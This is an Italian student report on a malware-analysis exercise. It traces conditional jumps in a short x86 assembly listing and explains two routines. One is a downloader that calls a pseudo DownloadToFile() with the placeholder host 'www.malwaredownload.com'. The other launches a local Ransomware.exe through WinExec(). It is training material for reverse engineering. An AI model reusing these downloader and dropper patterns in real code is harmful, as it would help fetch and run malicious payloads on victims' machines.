
PROGETTO S11-L5

Andrea Faliero

SALTO CONDIZIONALE

Il codice del malware presenta una serie di confronti e salti condizionali. il primo riguarda la condizione secondo la quale se ***EAX*** è diversa da 5 fa il salto a ***loc 0040BBA0,*** questa condizione però non è soddisfatta in quanto la variabile ***EAX*** equivale effettivamente a 5. Mentre la seconda condizione fa si che nel caso in cui ***EBX*** sia uguale a 11 faccia il salto a ***loc 0040FFA0.*** Questa condizione è soddisfatta in quanto ***EBX*** viene si inizializzato a 10 all'inizio ma prima del compare viene incrementato di 1 portandolo a 11. Quindi il salto condizionale che viene eseguito è il secondo, come si può anche vedere dal disegno nella seguente slide.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3



Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop \Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

FUNZIONALITÀ DEL MALWARE

Le funzionalità implementate sono principalmente due:

- Scarica un Malware da Internet (come un downloader) ma questa funzione non viene usata.
- Esegue un Ransomware presente sul PC localmente, utilizzando la funzione WinExec().

FUNZIONE DOWNLOADER

L’istruzione *call* utilizza registri e stack per il passaggio degli argomenti. EAX prende il valore di EDI, che contiene la URL da cui scaricare il file, quindi L'URL viene pushato sullo stack come argomento della chiamata alla funzione. Infine chiama la funzione per scaricare il file

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

FUNZIONE RANSOMWARE

L’istruzione *call* utilizza registri e stack per il passaggio degli argomenti. EDX prende il valore di EDI, che contiene il percorso del ransomware, il percorso viene pushato sullo stack come argomento della chiamata alla funzione infine chiama la funzione per eseguire il ransomware.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop \Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione